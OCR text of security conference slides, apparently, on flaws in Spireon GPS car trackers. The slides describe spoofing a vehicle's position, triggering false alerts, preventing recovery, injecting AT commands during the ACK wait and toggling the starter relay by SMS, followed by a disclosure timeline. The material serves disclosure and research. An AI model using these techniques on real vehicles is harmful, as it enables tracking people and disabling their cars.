
Server to device (acknowledgement)

Event ID	Length	Protocol ID	Tag
7E	0002	E0	4F
7E	0002	E0	0F

TRACKING FOR ALL

Monitor user habits real-time

- Work vs Home
- Hobbies



Fake tracker position

- Works with/without MITM
- Trigger false alerts
- Prevent car recovery


Bonus

- After transmission, device waits for an ACK from the server
- During this time, it accepts AT extended commands sent on the same channel :)

BHPH


GoldStar™
FOR BHPH CAR DEALERS
The #1 GPS Solution
More Payments, Sophisticated Monitoring, and Quick Recovery
GoldStar provides reliable, real-time tracking devices that allow you to sell to more customers, maintain prompt payments, and quickly recover vehicles when needed. When you choose GoldStar GPS, you choose the #1 GPS provider in the U.S. With over 15 years of experience and thousands of dealership customers, you can rest assured that you're getting a reliable partner for realizing your business goals.


RELAY ?



One pin drives the starter relay

Turns out this can be enabled / disabled by SMS as well ;)

DEMO



GW INSTEK GPD-3303S
DC Power Supply
CH2
CH1
12.003
11.995
0.000
0.032
16:12
SMS/MMS
Aucune conversation

CONCLUSION

TIMELINE

June 2021 – Responsible disclosure

- No security contact (CEO/CIO/CFO)
- Coincidence ?




August 2021 – Discussion with Spireon

- Contact with the Cyber Security Manager
- No further contact from this date

November 2021 – Public disclosure

IMPACTS



Hardware designed by few if not one manufacturer

Firmware reused among multiple trackers

Not limited to SPIREON :)


```
                        s_PUMA-H_43049edf
43049edf 50 55 4d 41 2d 48 00           ds          "PUMA-H"

                        s_JAGUAR-H_43049ee6
43049ee6 4a 41 47 55 41 52 2d 48 00     ds          "JAGUAR-H"

                        s_BOBCAT-H_43049eef
43049eef 42 4f 42 43 41 54 2d 48 00     ds          "BOBCAT-H"

                        s_LIONESS-L_43049ef8
43049ef8 4c 49 4f 4e 45 53 53 2d 4c 00  ds          "LIONESS-L"

                        s_PUMA-L_43049f02
43049f02 50 55 4d 41 2d 4c 00           ds          "PUMA-L"

                        s_JAGUAR-L_43049f09
43049f09 4a 41 47 55 41 52 2d 4c 00     ds          "JAGUAR-L"

                        s_WILDCAT_43049f12
43049f12 57 49 4c 44 43 41 54 00        ds          "WILDCAT"

                        s_SIMBA-L_43049f1a
43049f1a 53 49 4d 42 41 2d 4c 00        ds          "SIMBA-L"
```

THE CHOICE IS YOURS

Relay is likely present for specific use cases

- Fleet management
- Trailer & Asset management
- Buy Here Pay Here (BHPH)

Remains in the car during its whole lifecycle…



RELATED WORK

Black Hat USA 2019 - All The 4G Modules Could Be Hacked (Baidu Security Lab)

- Linux based modem (Qualcomm, Quectel)
- Remote code execution (AT commands, IP, 4G)

Defcon 27 - Your Car Is My Car (@Jmaxxz)

- Fortin EVO-One remote starter
- Hardware protocol analysis
- Backend SQL injections

THANK YOU

 karim.sudki@gmail.com

 @_Az0x_

RESOURCES

https://www.spireon.com/

https://fccid.io/O9YWCM/User-Manual/User-Manual-4668645.pdf

https://fccid.io/O9YJH01/Users-Manual/User-Manual-3549998

https://manualzz.com/doc/24457174/talon-gps-tracking-device

https://github.com/sahthi/somebackup

https://www.nicb.org/

https://media.defcon.org/DEF%20CON%2027/DEF%20CON%2027%20presentations/DEFCON-27-Jmaxxz-Your-Car-is-My-Car.pdf

https://i.blackhat.com/USA-19/Wednesday/us-19-Shupeng-All-The-4G-Modules-Could-Be-Hacked.pdf

https://docs.microsoft.com/en-us/azure/rtos/threadx-modules/chapter1

https://usermanual.wiki/Document/SIM700020SeriesThreadX20DAMUser20GuideV100.954492772/view